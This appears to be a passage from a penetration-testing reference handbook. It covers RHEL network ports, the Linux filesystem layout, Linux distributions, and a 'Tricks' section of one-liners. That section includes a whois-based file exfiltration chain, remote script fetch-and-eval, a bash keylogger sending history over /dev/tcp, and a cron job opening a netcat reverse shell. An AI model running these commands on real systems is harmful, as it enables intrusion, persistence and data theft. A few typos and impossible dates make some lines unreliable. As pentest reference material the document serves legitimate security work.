80	TCP	<b>http</b>	HyperText Transfer Protocol (HTTP) for World Wide Web (WWW) services
88	TCP	<b>kerberos</b>	Kerberos network authentication system
95	TCP	<b>supdup</b>	Telnet protocol extension
98	tcp	<b>linuxconf</b>	Linuxconf Linux administration tool
101	TCP	<b>hostname</b>	Hostname services on SRI-NIC machines
102	TCP	<b>iso-tsap</b>	ISO Development Environment (ISODE) network applications
105	TCP	<b>csnet-ns</b>	Mailbox nameserver; also used by CSO nameserver
106		<b>poppassd</b>	Post Office Protocol password change daemon (POPPASSD)
107	TCP	<b>rtelnet</b>	Remote Telnet
109	TCP	<b>pop2</b>	Post Office Protocol version 2
110	TCP	<b>POP3</b>	Post Office Protocol version 3
111	TCP	<b>sunrpc</b>	Remote Procedure Call (RPC) Protocol for remote command execution, used by Network Filesystem (NFS)
113	TCP	<b>auth</b>	Authentication and Ident protocols
115	TCP	<b>sftp</b>	Secure File Transfer Protocol (SFTP) services
117	TCP	<b>uucp-path</b>	Unix-to-Unix Copy Protocol (UUCP) Path services
119	TCP	<b>nntp</b>	Network News Transfer Protocol (NNTP) for the USENET discussion system

123	TCP	<b>ntp</b>	Network Time Protocol (NTP)
137	TCP	<b>netbios-ns</b>	NETBIOS Name Service used in Red Hat Enterprise Linux by Samba
138	TCP	<b>netbios-dgm</b>	NETBIOS Datagram Service used in Red Hat Enterprise Linux by Samba
139	TCP	<b>netbios-ssn</b>	NETBIOS Session Service used in Red Hat Enterprise Linux by Samba
143	TCP	<b>IMAP</b>	Internet Message Access Protocol (IMAP)
161	TCP	<b>snmp</b>	Simple Network Management Protocol (SNMP)
162	TCP	<b>snmptrap</b>	Traps for SNMP
163	TCP	<b>cmip-man</b>	Common Management Information Protocol (CMIP)
164	TCP	<b>cmip-agent</b>	Common Management Information Protocol (CMIP)
174	TCP	<b>mailq</b>	MAILQ email transport queue
177	TCP	<b>xdmcp</b>	X Display Manager Control Protocol (XDMCP)
178	TCP	<b>nextstep</b>	NeXTStep window server
179	TCP	<b>bgp</b>	Border Gateway Protocol
191	TCP	<b>prospero</b>	Prospero distributed filesystem services
194	TCP	<b>irc</b>	Internet Relay Chat (IRC)
199	TCP	<b>smux</b>	SNMP UNIX Multiplexer
201	TCP	<b>at-rtmp</b>	AppleTalk routing
202	TCP	<b>at-nbp</b>	AppleTalk name binding
204	TCP	<b>at-echo</b>	AppleTalk echo
206	TCP	<b>at-zis</b>	AppleTalk zone information
209	TCP	<b>qmtp</b>	Quick Mail Transfer Protocol (QMTF)
210	TCP	<b>z39.50</b>	NISO Z39.50 database
213	TCP	<b>ipx</b>	Internetwork Packet Exchange (IPX), a datagram protocol commonly used in Novell Netware environments
220	TCP	<b>IMAP3</b>	Internet Message Access Protocol version 3
245	TCP	<b>link</b>	LINK / 3-DNS iQuery service
347	TCP	<b>fatserv</b>	FATMEN file and tape management server
363	TCP	<b>rsvp_tunnel</b>	RSVP Tunnel
369	TCP	<b>rpc2portmap</b>	Coda file system portmapper
370	TCP	<b>codauth2</b>	Coda file system authentication services
372	TCP	<b>ulistproc</b>	UNIX LISTSERV



389	TCP	ldap	Lightweight Directory Access Protocol (LDAP)
427	TCP	svrloc	Service Location Protocol (SLP)
434	TCP	mobileip-agent	Mobile Internet Protocol (IP) agent
435	TCP	mobilip-mn	Mobile Internet Protocol (IP) manager
443	TCP	https	Secure Hypertext Transfer Protocol (HTTP)
444	TCP	snpp	Simple Network Paging Protocol
445	TCP	microsoft-ds	Server Message Block (SMB) over TCP/IP
464	TCP	kpasswd	Kerberos password and key changing services
465	tcp	smtps	Simple Mail Transfer Protocol over Secure Sockets Layer (SMTPS)
468	TCP	photuris	Photuris session key management protocol
487	TCP	saft	Simple Asynchronous File Transfer (SAFT) protocol
488	TCP	gss-http	Generic Security Services (GSS) for HTTP
496	TCP	pim-rp-disc	Rendezvous Point Discovery (RP-DISC) for Protocol Independent Multicast (PIM) services
500	TCP	isakmp	Internet Security Association and Key Management Protocol (ISAKMP)
512	TCP	exec	Authentication for remote process execution
512	UDP	biff [comsat]	Asynchronous mail client (biff) and service (comsat)
513	TCP	login	Remote Login (rlogin)
513	UDP	who [whod]	whod user logging daemon
514	TCP	shell [cmd]	Remote shell (rshell) and remote copy (rcp) with no logging
514	UDP	syslog	UNIX system logging service
515		printer [spooler]	Line printer (lpr) spooler
517	UDP	talk	Talk remote calling service and client
518	UDP	ntalk	Network talk (ntalk) remote calling service and client
519		utime [unixtime]	UNIX time (utime) protocol
520	TCP	efs	Extended Filename Server (EFS)

520	UDP	<b>router [route, routed]</b>	Routing Information Protocol (RIP)
521		<b>ripng</b>	Routing Information Protocol for Internet Protocol version 6 (IPv6)
525		<b>timed [timeserver]</b>	Time daemon (timed)
526	TCP	<b>tempo [newdate]</b>	Tempo
530	TCP	<b>courier [rpc]</b>	Courier Remote Procedure Call (RPC) protocol
531	TCP	<b>conference [chat]</b>	Internet Relay Chat
532		<b>netnews</b>	Netnews newsgroup service
533	UDP	<b>netwall</b>	Netwall for emergency broadcasts
535	TCP	<b>iiop</b>	Internet Inter-Orb Protocol (IIOP)
538	TCP	<b>gdomap</b>	GNUstep Distributed Objects Mapper (GDOMAP)
540	TCP	<b>uucp [uucpd]</b>	UNIX-to-UNIX copy services
543	TCP	<b>klogin</b>	Kerberos version 5 (v5) remote login
544	TCP	<b>kshell</b>	Kerberos version 5 (v5) remote shell
546	TCP	<b>dhcpv6-client</b>	Dynamic Host Configuration Protocol (DHCP) version 6 client
547	TCP	<b>dhcpv6-server</b>	Dynamic Host Configuration Protocol (DHCP) version 6 Service
548		<b>afpovertcp</b>	Appletalk Filing Protocol (AFP) over Transmission Control Protocol (TCP)
554	TCP	<b>rtsp</b>	Real Time Stream Control Protocol (RTSP)
556		<b>remotefs [rfs_server, rfs]</b>	Brunhoff's Remote Filesystem (RFS)
563	TCP	<b>nntps</b>	Network News Transport Protocol over Secure Sockets Layer (NNTPS)
565	TCP	<b>whoami</b>	whoami user ID listing
587	TCP	<b>submission</b>	Mail Message Submission Agent (MSA)
610	TCP	<b>npmp-local</b>	Network Peripheral Management Protocol (NPMP) local / Distributed Queuing System (DQS)
611	TCP	<b>npmp-gui</b>	Network Peripheral Management Protocol (NPMP) GUI / Distributed Queuing System (DQS)

612	TCP	hmp-ind	HyperMedia Management Protocol (HMMP) Indication / DQS
616	tcp	gii	Gated (routing daemon) Interactive Interface
631	TCP	ipp	Internet Printing Protocol (IPP)
636	TCP	ldaps	Lightweight Directory Access Protocol over Secure Sockets Layer (LDAPS)
674	TCP	acap	Application Configuration Access Protocol (ACAP)
694	TCP	ha-cluster	Heartbeat services for High-Availability Clusters
749	TCP	kerberos-adm	Kerberos version 5 (v5) 'kadmin' database administration
750	TCP	kerberos-iv	Kerberos version 4 (v4) services
765	TCP	webster	Network Dictionary
767	TCP	phonebook	Network Phonebook
808		omirr [omirrd]	Online Mirror (Omirr) file mirroring services
871	tcp	supfileserv	Software Upgrade Protocol (SUP) server
873	TCP	rsync	rsync file transfer services
901	tcp	swat	Samba Web Administration Tool (SWAT)
953		rndc	Berkeley Internet Name Domain version 9 (BIND 9) remote configuration tool
992	TCP	telnets	Telnet over Secure Sockets Layer (TelnetS)
993	TCP	IMAPS	Internet Message Access Protocol over Secure Sockets Layer (IMAPS)
994	TCP	ircs	Internet Relay Chat over Secure Sockets Layer (IRCS)
995	TCP	POP3s	Post Office Protocol version 3 over Secure Sockets Layer (POP3S)
1080		socks	SOCKS network application proxy services
1127	tcp	supfiledbg	Software Upgrade Protocol (SUP) debugging
1178	tcp	skkserv	Simple Kana to Kanji (SKK) Japanese input server
1236		bvcontrol [rmtcfg]	Remote configuration server for Gracilis Packeten network switches[a]

1300		<b>h323hostcallsc</b>	H.323 telecommunication Host Call Secure
1313	tcp	<b>xtel</b>	French Minitel text information system
1433		<b>ms-sql-s</b>	Microsoft SQL Server
1434		<b>ms-sql-m</b>	Microsoft SQL Monitor
1494		<b>ica</b>	Citrix ICA Client
1512		<b>wins</b>	Microsoft Windows Internet Name Server
1524		<b>ingreslock</b>	Ingres Database Management System (DBMS) lock services
1525		<b>prospero-np</b>	Prospero non-privileged
1529	tcp	<b>support [prmsd, gnatsd]</b>	GNATS bug tracking system
1645		<b>datametrics [old-radius]</b>	Datametrics / old radius entry
1646		<b>sa-msg-port [oldradacct]</b>	sa-msg-port / old radacct entry
1649		<b>kermit</b>	Kermit file transfer and management service
1701		<b>l2tp [l2f]</b>	Layer 2 Tunneling Protocol (L2TP) / Layer 2 Forwarding (L2F)
1718		<b>h323gatedisc</b>	H.323 telecommunication Gatekeeper Discovery
1719		<b>h323gatestat</b>	H.323 telecommunication Gatekeeper Status
1720		<b>h323hostcall</b>	H.323 telecommunication Host Call setup
1758		<b>tftp-mcast</b>	Trivial FTP Multicast
1759	UDP	<b>mtftp</b>	Multicast Trivial FTP (MTFTP)
1789		<b>hello</b>	Hello router communication protocol
1812		<b>radius</b>	Radius dial-up authentication and accounting services
1813		<b>radius-acct</b>	Radius Accounting
1911		<b>mtp</b>	Starlight Networks Multimedia Transport Protocol (MTP)
1985		<b>hsrp</b>	Cisco Hot Standby Router Protocol
1986		<b>licensedaemon</b>	Cisco License Management Daemon
1997		<b>gdp-port</b>	Cisco Gateway Discovery Protocol (GDP)
2003	tcp	<b>cfinger</b>	GNU finger
2049		<b>nfs [nfsd]</b>	Network File System (NFS)

2102		<b>zephyr-srv</b>	Zephyr distributed messaging Server
2103		<b>zephyr-clt</b>	Zephyr client
2104		<b>zephyr-hm</b>	Zephyr host manager
2150		<b>ninstall</b>	Network Installation Service
2401		<b>cvspserver</b>	Concurrent Versions System (CVS) client/server operations
2430	TCP	<b>venus</b>	Venus cache manager for Coda file system (codacon port)
2430	UDP	<b>venus</b>	Venus cache manager for Coda file system (callback/wbc interface)
2431	TCP	<b>venus-se</b>	Venus Transmission Control Protocol (TCP) side effects
2431	UDP	<b>venus-se</b>	Venus User Datagram Protocol (UDP) side effects
2432	UDP	<b>codasrv</b>	Coda file system server port
2433	TCP	<b>codasrv-se</b>	Coda file system TCP side effects
2433	UDP	<b>codasrv-se</b>	Coda file system UDP SFTP side effect
2600		<b>hpstgmgr [zebrasrv]</b>	Zebra routing[b]
2601		<b>discp-client [zebra]</b>	discp client; Zebra integrated shell
2602		<b>discp-server [ripd]</b>	discp server; Routing Information Protocol daemon (ripd)
2603		<b>servicemeter [ripngd]</b>	Service Meter; RIP daemon for IPv6
2604		<b>nsc-ccs [ospfd]</b>	NSC CCS; Open Shortest Path First daemon (ospfd)
2605		<b>nsc-posa</b>	NSC POSA; Border Gateway Protocol daemon (bgpd)
2606		<b>netmon [ospf6d]</b>	Dell Netmon; OSPF for IPv6 daemon (ospf6d)
2809		<b>corbaloc</b>	Common Object Request Broker Architecture (CORBA) naming service locator
2988		<b>afbackup</b>	afbackup client-server backup system
3128	tcp	<b>squid</b>	Squid Web proxy cache
3130		<b>icpv2</b>	Internet Cache Protocol version 2 (v2); used by Squid proxy caching server
3306		<b>mysql</b>	MySQL database service
3346		<b>trnsprntproxy</b>	Transparent proxy
3455		<b>prsvp</b>	RSVP port
4011		<b>pxe</b>	Pre-execution Environment (PXE) service

4321		<b>rwhois</b>	Remote Whois (rwhois) service
4444		<b>krb524</b>	Kerberos version 5 (v5) to version 4 (v4) ticket translator
4557	tcp	<b>fax</b>	FAX transmission service (old service)
4559	tcp	<b>hylafax</b>	HylaFAX client-server protocol (new service)
5002		<b>rfe</b>	Radio Free Ethernet (RFE) audio broadcasting system
5232		<b>sgi-dgl</b>	SGI Distributed Graphics Library
5308		<b>cfengine</b>	Configuration engine (Cfengine)
5354		<b>noclog</b>	NOCOL network operation center logging daemon (noclogd)
5355		<b>hostmon</b>	NOCOL network operation center host monitoring
5432		<b>postgres</b>	PostgreSQL database
5680	tcp	<b>canna</b>	Canna Japanese character input interface
5999		<b>cvsup [CVSup]</b>	CVSup file transfer and update tool
6000	TCP	<b>x11 [X]</b>	X Window System services
6010	tcp	<b>x11-ssh-offset</b>	Secure Shell (SSH) X11 forwarding offset
6667		<b>ircd</b>	Internet Relay Chat daemon (ircd)
7000		<b>afs3-fileserver</b>	Andrew File System (AFS) file server
7001		<b>afs3-callback</b>	AFS port for callbacks to cache manager
7002		<b>afs3-prserver</b>	AFS user and group database
7003		<b>afs3-vlserver</b>	AFS volume location database
7004		<b>afs3-kaserver</b>	AFS Kerberos authentication service
7005		<b>afs3-volser</b>	AFS volume management server
7006		<b>afs3-errors</b>	AFS error interpretation service
7007		<b>afs3-bos</b>	AFS basic overseer process
7008		<b>afs3-update</b>	AFS server-to-server updater
7009		<b>afs3-rmtsys</b>	AFS remote cache manager service
7100	tcp	<b>xfx</b>	X Font Server (XFS)
7666	tcp	<b>tircproxy</b>	Tircproxy IRC proxy service
8008		<b>http-alt</b>	Hypertext Transfer Protocol (HTTP) alternate

8080		webcache	World Wide Web (WWW) caching service
8081		tpoxy	Transparent Proxy
9100	tcp	jetdirect [laserjet, hplj]	Hewlett-Packard (HP) JetDirect network printing service
9359		mandelspawn [mandelbrot]	Parallel mandelbrot spawning program for the X Window System
9876		sd	Session Director for IP multicast conferencing
10080		amanda	Advanced Maryland Automatic Network Disk Archiver (Amanda) backup services
10081		kamanda	Amanda backup service over Kerberos
10082	tcp	amandaidx	Amanda index server
10083	tcp	amidxtape	Amanda tape server
11371		pgpkeyserver	Pretty Good Privacy (PGP) / GNU Privacy Guard (GPG) public keyserver
11720		h323callsigalt	H.323 Call Signal Alternate
13720		bprd	Veritas NetBackup Request Daemon (bprd)
13721		bpdbm	Veritas NetBackup Database Manager (bpdbm)
13722		bpjava-msvc	Veritas NetBackup Java / Microsoft Visual C++ (MSVC) protocol
13724		vnetd	Veritas network utility
13782		bpcd	Veritas NetBackup
13783		vopied	Veritas VOPIE authentication daemon
20011		isdnlog	Integrated Services Digital Network (ISDN) logging system
20012		vboxd	ISDN voice box daemon (vboxd)
22273		wnn6 [wnn4]	Kana/Kanji conversion system
22289	tcp	wnn4_Cn	cWnn Chinese input system
22305	tcp	wnn4_Kr	kWnn Korean input system
22321	tcp	wnn4_Tw	tWnn Chinese input system (Taiwan)
24554		binkp	Binkley TCP/IP Fidonet mailer daemon
26000		quake	Quake (and related) multi-player game servers
26208		wnn6-ds	Wnn6 Kana/Kanji server
27374		asp	Address Search Protocol

33434		<b>traceroute</b>	Traceroute network tracking tool
60177		<b>tfido</b>	Ifmail FidoNet compatible mailer service
60179		<b>fido</b>	FidoNet electronic mail and news network

REFERENCE:

<https://hostingreviewbox.com/rhel-tcp-and-udp-ports/>

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## LINUX\_Structure

ALL	INFORMATIONAL	Linux
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DIRECTORY	DESCRIPTIONS
/	Primary hierarchy root and root directory of the entire file system hierarchy.
/bin	Essential command binaries that need to be available in single user mode; for all users, <i>e.g.</i> , cat, ls, cp.
/boot	Boot loader files, <i>e.g.</i> , kernels, initrd.
/dev	Device files, <i>e.g.</i> , /dev/null, /dev/disk0, /dev/sda1, /dev/tty, /dev/random.
/etc	Host-specific system-wide configuration files.
/etc/opt	Configuration files for add-on packages that are stored in /opt.
/etc/sgml	Configuration files, such as catalogs, for software that processes SGML.
/etc/X11	Configuration files for the X Window System, version 11.
/etc/xml	Configuration files, such as catalogs, for software that processes XML.
/home	Users' home directories, containing saved files, personal settings, etc.
/lib	Libraries essential for the binaries in /bin and /sbin.
/lib<qual>	Alternative format essential libraries. Such directories are optional, but if they exist, they have some requirements.
/media	



Mount points for removable media such as CD-ROMs.

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<b>/mnt</b>	Temporarily mounted filesystems.
<b>/opt</b>	Optional application software packages. Virtual filesystem providing process and kernel information as files. In Linux, corresponds to a procfs mount. Generally automatically generated and populated by the system, on the fly.
<b>/proc</b>	
<b>/root</b>	Home directory for the root user. Run-time variable data: Information about the running system since last boot, <i>e.g.</i> , currently logged-in users and running daemons. Files under this directory must be either removed or truncated at the beginning of the boot process; but this is not necessary on systems that provide this directory as a temporary filesystem (tmpfs).
<b>/run</b>	
<b>/sbin</b>	Essential system binaries, <i>e.g.</i> , fsck, init, route. Site-specific data served by this system, such as data and scripts for web servers, data offered by FTP servers, and repositories for version control systems (appeared in FHS-2.3 in 2004).
<b>/srv</b>	
<b>/sys</b>	Contains information about devices, drivers, and some kernel features. Temporary files (see also /var/tmp). Often not preserved between system reboots, and may be severely size restricted.
<b>/tmp</b>	
<b>/usr</b>	Secondary hierarchy for read-only user data; contains the majority of (multi-)user utilities and applications.
<b>/usr/bin</b>	Non-essential command binaries (not needed in single user mode); for all users.
<b>/usr/include</b>	Standard include files.
<b>/usr/lib</b>	Libraries for the binaries in /usr/bin and /usr/sbin. Alternative format libraries, <i>e.g.</i> /usr/lib32 for 32-bit libraries on a 64-bit machine (optional).
<b>/usr/lib&lt;qual&gt;</b>	

<b>/usr/local</b>	Tertiary hierarchy for local data, specific to this host. Typically has further subdirectories, e.g., bin, lib, share.
<b>/usr/sbin</b>	Non-essential system binaries, e.g., daemons for various network-services.
<b>/usr/share</b>	Architecture-independent (shared) data.
<b>/usr/src</b>	Source code, e.g., the kernel source code with its header files.
<b>/usr/X11R6</b>	X Window System, Version 11, Release 6 (up to FHS-2.3, optional).
<b>/var</b>	Variable files—files whose content is expected to continually change during normal operation of the system—such as logs, spool files, and temporary e-mail files.
<b>/var/cache</b>	Application cache data. Such data are locally generated as a result of time-consuming I/O or calculation. The application must be able to regenerate or restore the data. The cached files can be deleted without loss of data.
<b>/var/lib</b>	State information. Persistent data modified by programs as they run, e.g., databases, packaging system metadata, etc.
<b>/var/lock</b>	Lock files. Files keeping track of resources currently in use.
<b>/var/log</b>	Log files. Various logs.
<b>/var/mail</b>	Mailbox files. In some distributions, these files may be located in the deprecated /var/spool/mail.
<b>/var/opt</b>	Variable data from add-on packages that are stored in /opt.
<b>/var/run</b>	Run-time variable data. This directory contains system information data describing the system since it was booted.
<b>/var/spool</b>	Spool for tasks waiting to be processed, e.g., print queues and outgoing mail queue.
<b>/var/spool/mail</b>	Deprecated location for users' mailboxes.
<b>/var/tmp</b>	Temporary files to be preserved between reboots.

## **IMPORTANT FILE LOCATIONS**

`/boot/vmlinuz` : The Linux Kernel file.  
`/dev/had` : Device file for the first IDE HDD (Hard Disk Drive)  
`/dev/hdc` : Device file for the IDE Cdrom, commonly  
`/dev/null` : A pseudo device  
`/etc/bashrc` : System defaults and aliases used by bash shell.  
`/etc/crontab` : Cron run commands on a predefined time Interval.  
`/etc/exports` : Information of the file system available on network.  
`/etc/fstab` : Information of Disk Drive and their mount point.  
`/etc/group` : Information of Security Group.  
`/etc/grub.conf` : grub bootloader configuration file.  
`/etc/init.d` : Service startup Script.  
`/etc/lilo.conf` : lilo bootloader configuration file.  
`/etc/hosts` : Information on IP's and corresponding hostnames.  
`/etc/hosts.allow` : Hosts allowed access to services on local host.  
`/etc/host.deny` : Hosts denied access to services on local host.  
`/etc/inittab` : INIT process and interactions at various run level.  
`/etc/issue` : Allows to edit the pre-login message.  
`/etc/modules.conf` : Configuration files for system modules.  
`/etc/motd` : Message Of The Day  
`/etc/mtab` : Currently mounted blocks information.  
`/etc/passwd` : System users with password hash redacted.  
`/etc/printcap` : Printer Information  
`/etc/profile` : Bash shell defaults  
`/etc/profile.d` : Application script, executed after login.  
`/etc/rc.d` : Information about run level specific script.  
`/etc/rc.d/init.d` : Run Level Initialisation Script.  
`/etc/resolv.conf` : Domain Name Servers (DNS) being used by System.  
`/etc/securetty` : Terminal List, where root login is possible.  
`/etc/shadow` : System users with password hash.  
`/etc/skel` : Script that populates new user home directory.  
`/etc/termcap` : ASCII file defines the behavior of Terminal.  
`/etc/X11` : Configuration files of X-window System.  
`/usr/bin` : Normal user executable commands.  
`/usr/bin/X11` : Binaries of X windows System.  
`/usr/include` : Contains include files used by 'c' program.  
`/usr/share` : Shared directories of man files, info files, etc.  
`/usr/lib` : Library files required during program compilation.  
`/usr/sbin` : Commands for Super User, for System Administration.  
`/proc/cpuinfo` : CPU Information  
`/proc/filesystems` : File-system information being used currently.  
`/proc/interrupts` : Information about the current interrupts.  
`/proc/ioports` : All Input/Output addresses used by devices.  
`/proc/meminfo` : Memory Usages Information.  
`/proc/modules` : Currently used kernel module.  
`/proc/mount` : Mounted File-system Information.  
`/proc/stat` : Detailed Statistics of the current System.  
`/proc/swaps` : Swap File Information.  
`/version` : Linux Version Information.  
`/var/log/auth*` : Log of authorization login attempts.  
`/var/log/lastlog` : Log of last boot process.

**/var/log/messages** : Log of messages produced by syslog daemon.  
**/var/log/wtmp** : login time and duration of each user on the system.

REFERENCE:

[https://en.wikipedia.org/wiki/Filesystem\\_Hierarchy\\_Standard](https://en.wikipedia.org/wiki/Filesystem_Hierarchy_Standard)  
<https://docs.google.com/document/d/10bQB6hmVvRPCgPTRZM5NMH034VDM-1N-EWPRz2770K4/edit>  
<https://www.tecmint.com/linux-directory-structure-and-important-files-paths-explained/>

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## LINUX\_Tricks

ALL	MISC	Linux
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### EXFIL TRICK

#### WHOIS Exfil Files

First: Ncat listen & tee to file

```
ncat -k -l -p 4444 | tee files.b64
```

Next: Compress, base64, xarg whois to Ncat listener

```
tar czf - /bin/* | base64 | xargs -I bits timeout 0.03 whois -h 192.168.80.107 -p 4444 bits
```

Finally: Reconstruct files back

```
cat files.b64 | tr -d '\r\n' | base64 -d | tar zxv
```

### ONE-LINERS

#### Linux in-memory exec one-liner

This command will execute a bash script in memory from a remote server. Works w/ noexec

```
bash -c CMD="`wget -q0- http://127.0.0.1/script.sh`" && eval "$CMD"
```

#### Bash IP/Port Scanner

```
for i in {1..65535};do (echo </dev/tcp/<TargetIPAddr>/$i)&>/dev/null && echo -e "\n[+] Open port at:\t$i" || (echo -n ".">&&exit 1);done
```

#### Bash one-liner screenshot web services running on an IP range

```
IP="192.168.0"; for p in '80' '443'; do for i in $(seq 0 5); do TAKE_SS=$(cutycapt --url=$IP.$i:$p --out=$IP.$i:$p.png); done; done
```

Add to .bashrc - Log history of commands with timestamp

```
PS1='[\`date +"%d-%b-%y %T"`] > 'test "$(ps -ocommand= -p $$PPID |  
awk '{print $1}')" == 'script' || (script -f $HOME/logs/$(date  
+"%d-%b-%y_%H-%M-%S")_shell.log)
```

### One-Lin3r Terminal Aid

Gives you one-liners that aids in penetration testing operations, privilege escalation and more <https://pypi.org/project/one-lin3r/>  
<https://github.com/D4Vinci/One-Lin3r>

### Bash Keylogger

```
PROMPT_COMMAND='history -a; tail -n1 ~/.bash_history >  
/dev/tcp/127.0.0.1/9000'
```

### One liner to add persistence on a box via cron

```
echo "* * * * * /bin/nc 192.168.1.10 1234 -e /bin/bash" > cron &&  
crontab cron
```

and on 192.168.1.10

```
nc -lvp 1234
```

### One-liner to check if the contents of a directory changed:

```
find . -type f | sort | xargs sha1sum | sha1sum | awk '{print $1}'
```

### Shodan Bash One-Liner to Search

```
for domain in $(curl <raw target domains file>| unfurl -u format  
'%r');do shodan search <INSERT_VULN_HERE> "ssl:$domain" | awk  
'{print $1}' | aquatone;done
```

### One-liner for grabbing all of the IP addresses from any ASN:

```
whois -h whois.radb.net -- '-i origin AS36459' | grep -Eo "([0-  
9.]+){4}/[0-9]+" | uniq
```

### Show 10 Largest Open Files

```
lsdf / | awk '{ if($7 > 1048576) print $7/1048576 "MB" " " $9 " "  
$1 }' | sort -n -u | tail
```

### Generate a sequence of numbers

```
echo {01..10}
```

### Displays the quantity of connections to port 80 on a per IP basis

```
clear;while x=0; do clear;date;echo "";echo " [Count] | [IP  
ADDR]";echo "-----";netstat -np|grep :80|grep -v  
LISTEN|awk '{print $5}'|cut -d: -f1|uniq -c; sleep 5;done
```

### Nmap scan every interface that is assigned an IP

```
ifconfig -a | grep -Po '\b(?:255)(?:\d{1,3}\.){3}(?:!255)\d{1,3}\b'  
| xargs nmap -A -p0-
```

### Rename all items in a directory to lower case

```
for i in *; do mv "$i" "${i,,}"; done
```

### Find all log files modified 24 hours ago, and zip them

```
find . -type f -mtime +1 -name "*.log" -exec zip -m {}.zip {} \;  
>/dev/null
```

### List IP addresses connected to your server on port 80

```
netstat -tn 2>/dev/null | grep :80 | awk '{print $5}' | cut -d: -f1  
| sort | uniq -c | sort -nr | head
```

### Change the encoding of all files in a directory and subdirectories

```
find . -type f -name '*.java' -exec sh -c 'iconv -f cp1252 -t utf-  
8 "$1" > converted && mv converted "$1" -- {} \;
```

### Tree-like output in ls

```
ls -R | grep ":$" | sed -e 's/:$//' -e 's/[^-][^\\]*\\/--/g' -e  
's/^/ /' -e 's/-/|/'
```

### Find all files recursively with specified string in the filename and output any lines found containing a different string.

```
find . -name *conf* -exec grep -Hni 'matching_text' {} \; >  
matching_text.conf.list
```

### Extract your external IP address using dig

```
dig +short myip.opendns.com @resolver1.opendns.com
```

### Shred & Erase without shred

```
$ FN=foobar.txt; dd bs=1k count=$((du -sk \"${FN}\") | cut -f1`  
if=/dev/urandom >"${FN}"; rm -f "${FN}"
```

#### REFERENCE:

<https://medium.com/@int0x33/day-36-hack-your-own-nmap-with-a-bash-one-liner-758352f9aece>

<http://www.bashoneliners.com/oneliners/popular/>

<https://twitter.com/markbaggett/status/1190313375475089409>

<https://twitter.com/brigzzy/status/1170879904381952001>

<https://onceupon.github.io/Bash-Oneliner/>

<https://twitter.com/stokfredrik/status/1185580290108018694>

<https://twitter.com/notdan/status/1185656759563837442>

<https://twitter.com/mubix/status/1102780435271176198>

<https://github.com/hackerschoice/thc-tips-tricks-hacks-cheat-sheet>

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## LINUX\_Versions

ALL

INFORMATIONAL

LINUX

All current distros and versions of Linux.

DISTRIBUTION	DATE	CURRENT	LAST	FORK
Alpine Linux	2006	3.11.3	6/13/19	LEAF Project
ALT Linux	2001	8.2	7/10/13	Mandrake Linux
antiX	2007	17.4.1	8/24/17	Debian, MEPIS
ArchBang	2011	Rolling	?	Arch Linux (UKM Edition)
Arch Linux	2002	Rolling	Rolling	inspired from CRUX
BLAG	2002	140k	5/4/11	Fedora
Bodhi Linux	2011	5.0.0	8/22/18	Debian, Ubuntu
Canaima	2007	6	3/19/18	Debian, Ubuntu
CentOS	2003	8.0-1905	10/16/19	Red Hat Enterprise Linux (RHEL)
Chakra	2010	Rolling	?	Arch Linux
Chrome OS	2009	75.0.3770.129	7/9/19	Chromium OS
ClearOS	2000	7.6.0	5/9/19	RHEL, CentOS
CrunchBang Linux	2008	11	5/6/13	Debian
Damn Small Linux	2003	4.4.10	11/18/08	Debian, Knoppix
Debian	1993	10.2	11/16/19	Softlanding Linux System (SLS)
Debian Edu	2004	9.0+edu0	6/18/17	Debian
Devuan	2016	2.0.0	9/16/18	Debian
Deepin	2004	15.11	7/5/19	Debian(current), Ubuntu, Morphix(formerly)
Dragora GNU/Linux-Libre	2009	3.0-alpha2	9/28/18	inspired from Slackware
dyne:bolic	2005	3.0.0	9/8/11	Debian
Elementary OS	2011	5	10/16/18	Ubuntu, Debian
ELinOS	1999	6.2	10/1/17	-
Emdebian Grip	2009	3.1	6/15/13	Debian

EndeavourOS	2019	Rolling	7/15/19	Arch Linux
Fedora	2003	31	10/29/19	Red Hat Linux
Freespire	2001	4.8	12/20/18	Ubuntu
Gentoo Linux	2002	Rolling	Rolling	Enoch Linux
Guix	2012	1.0.1	5/2/19	-
gNewSense	2006	4.0 (Ucclia)	5/2/16	Debian
gnuLinEx	2002	LinEx 2013	2/11/13	Debian
Grml	2005	2018.12	12/31/18	Debian
Hyperbola GNU/Linux-libre	2017	0.3	9/23/19	Arch Linux
Instant WebKiosk	2012	16	4/5/17	Debian
Kali Linux	2013	2019.4	5/21/19	Debian
Knoppix	2000	8.6	8/8/19	Debian
Kodibuntu	2008	?	?	Debian, Ubuntu
Korora	2005	26	9/16/17	Fedora
LibreCMC	2010	1.4.8	6/30/19	Merged from LibreWRT
Linspire	2001	7.0 SP1	4/8/18	Ubuntu
Linux Mint	2006	19.3	8/2/19	Debian(LMDE), Ubuntu (LTS versions)
Linux Lite	2012	4.4	11/1/18	Ubuntu
Mageia	2010	7.1	7/1/19	Mandriva Linux
Mandriva Linux	1998	2011	8/28/11	Red Hat Linux
Manjaro Linux	2012	Rolling	Rolling	Arch Linux
MEPIS	2003	11.9.90	?	Debian
Musix GNU+Linux	2008	3.0.1	3/13/14	Debian
Netrunner	2009	2018.08	3/11/18	Debian, Manjaro/Arch
NixOS	2003	19.09	5/2/19	-
Novell Open Enterprise Server	2003	OES 2018 SP1	?	SUSE Linux Enterprise Server
OpenELEC	2011	8.0.4	6/4/17	Kodi
openSUSE	2006	Leap 15.1	5/22/19	-
OpenWrt	2007	18.06.4	7/1/19	-
OpenMandriva Lx	2013	4	5/12/19	Mandriva Linux
Oracle Linux	2006	7.6	11/7/18	Red Hat Enterprise Linux (RHEL)



Parabola GNU/Linux-libre	2009	Rolling	5/28/17	Arch Linux
Pardus	2005	17.5	11/3/18	Gentoo (2011.2)
Parsix	2005	8.15	1/25/17	Debian
Parted Magic	?	2019_12_24	2019-12-34	-
PCLinuxOS	2003	2019.06	6/16/19	Mandriva Linux
Pop! OS	2017	19.1	10/19/19	Ubuntu
Pentoo	2005	2019.1	1/17/19	Gentoo Linux
Porteus	2010	4	4/29/18	Slackware
Puppy Linux	2003	8	4/11/19	inspired by Vector Linux
Qubes OS	2012	4.0.1	1/9/19	Xen and Fedora
Red Hat Enterprise Linux	2002	8	5/7/19	Red Hat Linux, Fedora
Red Hat Linux	1995	9	3/31/03	-
ROSA	2011	R11	3/15/19	Mandriva
Rocks Cluster Distribution	2000	7	12/1/15	Red Hat Linux
Sabayon Linux	2005	19.03	3/31/19	Gentoo Linux
Salix OS	2009	14.2	8/29/16	Slackware
Scientific Linux	2004	7.6	12/3/18	Red Hat Linux, Red Hat Enterprise Linux (RHEL)
Slackware	1993	14.2	6/30/16	Softlanding Linux System (SLS)
